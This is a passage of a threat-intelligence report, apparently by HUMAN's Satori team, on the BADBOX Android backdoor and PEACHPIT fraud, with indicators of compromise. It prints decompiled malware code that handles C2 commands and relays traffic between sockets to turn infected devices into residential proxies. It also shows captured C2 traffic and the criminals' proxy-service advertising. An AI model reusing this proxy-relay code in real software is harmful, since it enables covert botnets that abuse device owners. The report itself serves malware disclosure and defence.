
The BADBOX-infected device now sits between two other addresses, serving as a proxy for each (*Figure 34*).

If any of the connections time out, the C2 server fires off a request to a server that responds with a 404 error and closes the proxy connection (*Figure 35*).




```java
@Override // com.debby.m.c
public void a(java.lang.String str) {
    if (str == null || android.text.TextUtils.isEmpty(str) || android.text.TextUtils.equals(str, "error1")) {
        com.debby.i.this.a(this.f1324a + str, "103");
        com.debby.i.this.a(new int[0]);
    } else if (str.contains("1.1.1.1")) {
        com.debby.i.this.a(this.f1324a + str, "102");
        com.debby.i.this.a(500000);
    } else {
        try {
            org.json.JSONObject jSONObject = new org.json.JSONObject(str);
            com.debby.i.this.e = jSONObject.getString("connect");
            com.debby.i.this.proxy_server = jSONObject.getString("proxy");
            int i = jSONObject.getInt("timing");
            if (jSONObject.has("thread")) {
                com.debby.i.this.f1322g = jSONObject.getInt("thread");
            }
            com.debby.i.this.b("100");
            com.debby.i.this.e();
            if (i > 0) {
                long j = i;
                com.debby.i.this.c.scheduleAtFixedRate(new com.debby.i.b.a(), j, j, java.util.concurrent.TimeUnit.MINUTES);
            }
        } catch (org.json.JSONException e) {
            com.debby.i.this.a(e.getMessage(), "101");
            com.debby.i.this.a(new int[0]);
        }
    }
```

Figure 32: From com.debby.i.b




```java
public void run() {
    com.debby.o oVar;
    java.lang.String str;
    java.lang.String str2;
    int i;
    java.net.Socket socket = new java.net.Socket();
    java.net.Socket socket2 = new java.net.Socket();
    try {
        com.debby.p pVar = this.f1343a;
        socket.connect(new java.net.InetSocketAddress(pVar.proxyIp, pVar.proxyPort), 5000); // socket with Proxy address
        socket.setKeepAlive(true);
        com.debby.c outStream = com.debby.n.getOutStream(com.debby.n.a(socket));
        outStream.a((this.f1343a.key + "|ok").getBytes());
        outStream.flush();
        if (this.f1343a.getKey().startsWith("v6")) {
            oVar = com.debby.o.this;
            str = "ipv6";
            com.debby.p pVar2 = this.f1343a;
            str2 = pVar2.newIpPort_ip;
            i = pVar2.newIpPort_port;
        } else {
            oVar = com.debby.o.this;
            str = "ipv4";
            com.debby.p pVar3 = this.f1343a;
            str2 = pVar3.newIpPort_ip;
            i = pVar3.newIpPort_port;
        }
        socket2.connect(oVar.a(str, str2, i), 5000); // socket with the new address
        socket2.setKeepAlive(true);
        com.debby.o.this.e.execute(new com.debby.o.d.a(socket, socket2)); // proxySoc, newAddressSoc
        com.debby.o.this.e.execute(new com.debby.o.d.b(socket2, socket)); // newAddressSoc, proxySoc
```

Figure 33: From com.debby.i.b



```java
public final void a(java.net.Socket proxySocket, java.net.Socket newAddressSocket) {
    try {
        com.debby.d instream = com.debby.n.a(com.debby.n.b(proxySocket));
        com.debby.c outstream = com.debby.n.getOutStream(com.debby.n.a(newAddressSocket));
        com.debby.b bVar = new com.debby.b();
        while (!instream.a()) {
            long b2 = instream.b(bVar, 8192L);
            if (b2 > 0) {
                outstream.sendPayload(bVar, b2);
                outstream.flush();
            }
        }
        proxySocket.close();
        newAddressSocket.close();
        instream.close();
        outstream.close();
    } catch (java.lang.Exception e) {
        this.b.a(com.debby.f.a.TunnelError, e.getMessage());
    }
}
```


Figure 34: Method from com.debby.o *that reads and sends data between the sockets*




```json
    ],
    "url": "https://if829.na.lb.holadns.com:443/index/java_jar_every?operator=if829&name=8E1DA462947EDB9C87F8047006424A07&info=v2.2.3&message=if829.na.lb.okamiboss.com:6065response.body-==-if829.na.lb.okamiboss.com&position=104&time=1660018686735"
  },
  "response": {
    "bodySize": 18,
    "content": {
      "mimeType": "text",
      "size": 18,
      "text": "404 page not found"
    },
```

Figure 35: 404 error after timeout


Satori researchers captured several requests suggesting this proxy service was actively in use:



```
................................ ................................ ................................ ................................
................................ ................................<.....  [redacted]
..........................=...}.PB.www.instagram.com..).....
..........................=...}.PB.................................=...}.PB....n...j....Qf....Al&.9
.._4..XL.WtA#5|t.  .d./U..}E.Y.YE%..oh...8..........v......./.+.0.,...'.g.(.k...................].a.W.S...........\.`.V.R.
$.j.#.@.
...9.8.   ...3.2.......Q.......P.=.<.5./...............www.instagram.com.........
...
...........#..........
.0.............     .
..................................+........-.....3.&.$...  .9.\.Q..-7....P.........F.>n.....
...............................=...}.PB....z...v..a.4..........dQM{..1...TB.-.d._.  .d./U..}E.Y.YE%..oh...8...............+.....3.
$...  F'Le.....D..|..9h
```



```
:l=|.....|.D..........~...!........V=...T:6.........I.......H:$m.......#.s...L..M....("..s>(a.;..I..w....a.|.:.....vbeh>..;.!.g.r&2*N./U..U.a%..:j`..W.d.a4.
.#..x.f.....{...
I?.....*5k.b.k;y=.....)).U).JSi..........M...j.o.X{R?.dy...*.....ek.....TFz.H....<.a.1........P
p.A6C59.D#*    c$.9.^1....C..........t....T{^...lK..I*1.L...Z....M7..X.....+..G.........!...#....X*o........4S...).-...j       ....:&.A2.....I...h-2h....."...I..fS.........!Fz
.y..).........L....qk......U~.%-..b.h.....3.......K.o.K.y`.l./NNEp.
]....z..{........m.e5.......F..............................^.....7B....................].v8Pp....)..............................^.....7B.(..............................^..
...............  ..............................  ..............................  ..............................?.....  .........................n.....7B.www.jd-sports.com.au..).
.........n.....7B.-..............................n.....7B............=.......1G...;...gt.L...3^.....  Mw.2.4....52..?..z.........J.w.p.  .........+./.,.0............./.5....jj..
.......

.#.........h2.http/1.1..........
.........3.+.)zz......  .~.}.S..i-.V...G..d.m.'C8..;..'x.-.....
.Di.....h2JJ...........................................................................................................................................................
...
..............n.....7B....z...v.........f..R.}.jLE(tT;~...<..H.I.  Mw.2.4....52..?..z.........J.w.p......+.....3.$...  .}.g5..O.a  .........Z.)B.o.....}..........A..kJ<....83.N.!
./.lyY..
......(2F....k 6o.}O...G.D&"UI...F....U...D..!..[..y..*v9..)3u..)
....c.....RB...{GO.J3..U.u..0z.TkUl2M..W.<.n+..Q
```




```
..............................  ..............................  ..............................  ..............................  ..............................  ........................
..............................  ..............................  ..............................  ..............................  ..............................  ........................
..............................  ..............................7.....   ..............................<B.www.nike.com..7.....    .........................F.....<B.www.nike.com..7...
..............................<B.www.nike.com..).....
.........................F.....<B.).....
..............................<B.).....
..............................<B.-..............................F.....<B.............5..w....S.7.%N."...
....)...r]  ..1'.......jg&M.m.".*..v?..*(..*.  .........+./.,.0............./.5.................www.nike.com..........
.
.................#.........h2.http/1.1..........
.........................3.+.)........  ..&.....=J,U...wiP.h....          ..{y..M.-.....
+...JJ...........Di.....h2.........................................................................................................................................
..........................     .............................F.....<B....z...v...o..S....b+4z{....<b.<...u.....b  ..1'.......jg&M.m.".*..v?..*(..*......+.....3.$...  tx8..b%..1.f.E=.-t...1
8..$z..k......7.c<....Y...........qVd...m.u.........b~.k./.>O....w.Z.
..}....=yTJ6T.......Cz..h.+
..4.^o...mZi.s3m....?.......m'.'.^=*..6.6=  .......&TJ@0.....LoM.t?..zw>...6!....ZZ..z..K...Gr..(..g^..m...kJ]...........=d.d...3}.qT..cq.y.......@V..rF.+0..N.e.$rq<......}.*b.........
1....'.+r..-.kJ.6a..../a.........V...{..7...{H(q..1(^l...C~.Y.Y.]....r.%.........i...U<..|f..?]..
....0:.RZ[............
```

Figure 36: Network traffic from the mentioned C2 servers referring instagram[.]com, jd-sports[.]com[.]au and nike[.]com respectively

The threat actors behind BADBOX made this residential proxy service commercially available to interested customers (*Figure 38*).

With the C2s powering the initial BADBOX infection down, new nodes of the residential proxy service aren't presently being added. But existing nodes of the service remain active.



PRODUCTS

We provide different network type with efficient and flexible APIs to meet all your needs

Get dynamic proxy from more than 50 countries around the world here. All IPs support Socks5/HTTP proxy protocol. We guarantee the usability through the intelligent screening mechanism.

All your traffic usage and recharge records are open and transparent. You can purchase packages according to your own needs.

Dynamic residential proxy

We provide IP addresses completely from real users to ensure that you will not be detected and blocked. Each IP is exclusive without any restrictions. All your requests are exactly the same as natural users.

Mobile proxy

It is applicable to various business scenarios that require high IP quality. All IPS are absolutely true and reliable without an

Figure 37: Screenshots of residential proxy service based on BADBOX backdoor

One-Time Passwords: OTP Theft and Fake Accounts

OTPs are a common login or account creation mechanism for many high-profile platforms. The level at which BADBOX infects devices, however, allows the threat actors to intercept text messages before they reach the user.

While the Satori team isn't certain of the specific purpose or intent of the OTP theft module of BADBOX, there are several possible explanations:

- Undermining multi-factor authentication (MFA) for device owners by intercepting confirmation codes, thus facilitating account takeover
- Preventing users from receiving notifications of account compromise
- Enabling new/fake account creation across a host of platforms that require double opt-in/MFA

Satori researchers found that BADBOX-infected devices were capable of creating Gmail and WhatsApp accounts in the background. The reason for this particular attack is also unclear, but the module could serve any of the following purposes:

- Creating a secondary-revenue stream—after the highly-profitable ad fraud scheme (described below) and the above residential proxy services—selling these accounts to other threat actors
- Preparing for future astroturfing campaigns for reviews of apps developed by the threat actors, or as working email addresses for staging the apps themselves on major marketplaces
- Aiding in the interception of OTPs, as some OTPs are sent via email rather than via text message

Remote Un-permissioned Code Installation

Finally, after its initial C2 connection, BADBOX-backdoored smartphones, tablets, and CTV boxes begin contacting a second C2, the purpose of which is to—without permission from the user—update software and remotely install new software or code onto the device. This connection, as noted above, periodically updates the malware on the device to ensure each device remains part of the botnet. This second C2 shares an ASN with the primary C2 delivering the fraud modules through the backdoor.

The level at which BADBOX infects devices ***allows the threat actors to intercept text messages before they reach the user.***


7. BADBOX Today

→ As of this writing, PEACHPIT has been disrupted, while the other components of BADBOX are dormant. Many—possibly all—of the C2s associated with the BADBOX campaign have been taken down by the threat actors. This should not be construed as "over", though; the Satori team believes the threat actors behind BADBOX are simply reconfiguring their schemes to try to find a new way forward.

HUMAN customers have been protected from the impacts of PEACHPIT since its discovery. HUMAN's work to protect the programmatic advertising ecosystem dramatically reduced the influence of PEACHPIT on the digital advertising supply chain, and that interruption has not gone unnoticed by the threat actors.

During the investigation, one manufacturer of BADBOX-infected devices offered over-the-air (OTA) updates to their devices for any app developer. When one of our researchers posed as an app developer and contacted the manufacturer for more information on this capability, the researcher was assured any APK could be remotely installed on the manufacturer's devices, even without the user's consent.

Earlier this year, the Satori team observed an update to BADBOX-infected devices. After HUMAN's early mitigation measures curtailed PEACHPIT's effectiveness, the modules powering PEACHPIT (on BADBOX-infected devices) and other fraud were removed from the library.



Updated classes.dex library

The possibility of remote relaunch of BADBOX means that even with the C2s taken down and fraud modules removed, BADBOX-infected devices remain a threat. Satori researchers will continue to monitor the threat actors behind both BADBOX and PEACHPIT with the aim of shutting down the operation for good.

To that end, the Satori team uncovered considerable detail about the hardware supply chain that created, infected, and distributed BADBOX-associated devices worldwide, and about the Chinese app developers—and their American shell company counterparts—behind PEACHPIT. All of this information has been shared with law enforcement, as will any additional details uncovered in subsequent research.

Members of the Human Collective, an information- and resource-sharing organization founded in 2021, received early debriefs about BADBOX and PEACHPIT, as did select partners. These organizations are fully apprised of the threat BADBOX and PEACHPIT pose and have committed to sharing any new insights with the Satori team for further investigation.

8. Conclusion

While the disruption of BADBOX is a victory for the cybersecurity community, research must continue into the supply chain that allowed the threat to develop in the first place. For every fraud scheme broken up by HUMAN and others, there are more threat actors ready to fill the vacuum.

That's what makes disrupting the economics of cybercrime so important. Raise the cost to attackers and lower the cost to defenders; shorten the window of opportunity for any given threat actor and make it less profitable.

HUMAN is uniquely positioned to aid in that transformation with a modern defense strategy:

- The unmatched visibility HUMAN has into internet interactions—more than 20 trillion verified each week across billions of unique devices—affords the Satori team more information from which to find new and emerging threats
- A network effect of our partners in the Human Collective and more than 500 HUMAN customers, creating a collective protection in which an attack on one becomes a defense for all
- Disruptions and takedowns of attacks like BADBOX, built on decades of collective experience in fighting cybercrime

Users, too, can help with the continued fight against schemes like BADBOX in the future:

- If possible try to avoid off-brand devices like the smartphones, tablets, and CTV boxes described above as these devices were not Play Protect-certified Android devices; users can check if their device is Play Protect-certified
- Be wary of copycat or clone apps, and ensure you understand the origin of any app you download
- Be vigilant; if a device is behaving oddly (for example, showing ads when one wouldn't be expected), consider restoring to factory settings to remove any compromised apps

As noted above, BADBOX-infected devices cannot be "fixed" by the average user, and given the threat of OTA updates from the manufacturer relaunching the operation, these devices should be retired to sever their connections to the C2s powering the operation.

Satori researchers will continue to monitor the manufacturers of BADBOX-infected devices, the threat actors deploying the backdoor, and the developers of the PEACHPIT apps for signs of adaptation.

Appendix: Indicators of Compromise

List of PEACHPIT Applications

OS	App Bundle/Domain
Android	sixpack.sixpackabs.absworkout.abexercises.tv
Android	absworkout.femalefitness.workoutforwomen.loseweight.tv
Android	app.cobo.launcher
Android	app.health.drink.water.reminder.tracker.proapp
Android	com.xz.haiyouxiwang.goo
Android	imoblife.androidsensorbox
Android	sixpack.sixpackabs.absworkout.abexercises
Android	merge.ball.mergeball.mergegoldball
Android	sand.balls.sandballio.sandrollingballs
Android	whitenoise.sleepsound.relaxsound.babysleep
Android	word.connect.games.world.wordforest
Android	com.bj.zhetengjiuyouqian.goo
Android	qrcodereader.qrscanner.barcodescanner
Android	com.rubbergames.rubberman3d
Android	twozerogame.mergepuzzle.mergeballs
Android	english.novels.free.books.offline.novel
Android	imoblife.batterybooster
Android	spaceminer.space.miner
Android	com.yg.starcleaner
Android	easybrain.square.puzzle.sudoku

OS	App Bundle/Domain
iOS	1517363877
iOS	com.FemalFitness.FemalFitness / 1533374433
iOS	com.novastudio.waterreminder / 1576151953
iOS	com.tunahanx.icon / 1555060905
iOS	com.wallpapershelves.Wallpaper-Shelves / 1473496232
iOS	com.fancygames.sudoku / 1632877713
iOS	1614614851
iOS	com.Ellipal.Ellipal / 1426179665
iOS	meditation.whitenoise.fitness.app / 1469189464
iOS	com.fancy.yoga / 1635923088
iOS	com.epicat.Photomate / 1484469491
iOS	1614614851
iOS	com.charlesfayal.inspire / 1113067350
iOS	com.yushuo.WordSpell / 1637443379
iOS	com.jes.wheel / 1441964326
iOS	com.idlerenttycoon.game / 1483313949

The off-brand devices discovered to be infected were not Play Protect certified Android devices. Users can take these steps to check if their device is Play Protect certified.

Appendix: Indicators of Compromise (continued)

C2 Servers

Domain	Operation
cbphe[.]com	BADBOX
cbpheback[.]com	BADBOX
ycxrl[.]com	BADBOX
dcylog[.]com	BADBOX
flyermobi[.]com	PEACHPIT

*BADBOX-infected products **have made their way into numerous unsuspecting hands**. Many of these devices were—and are—available at resellers, physical retail stores and e-commerce warehouses.*

HUMAN

About Us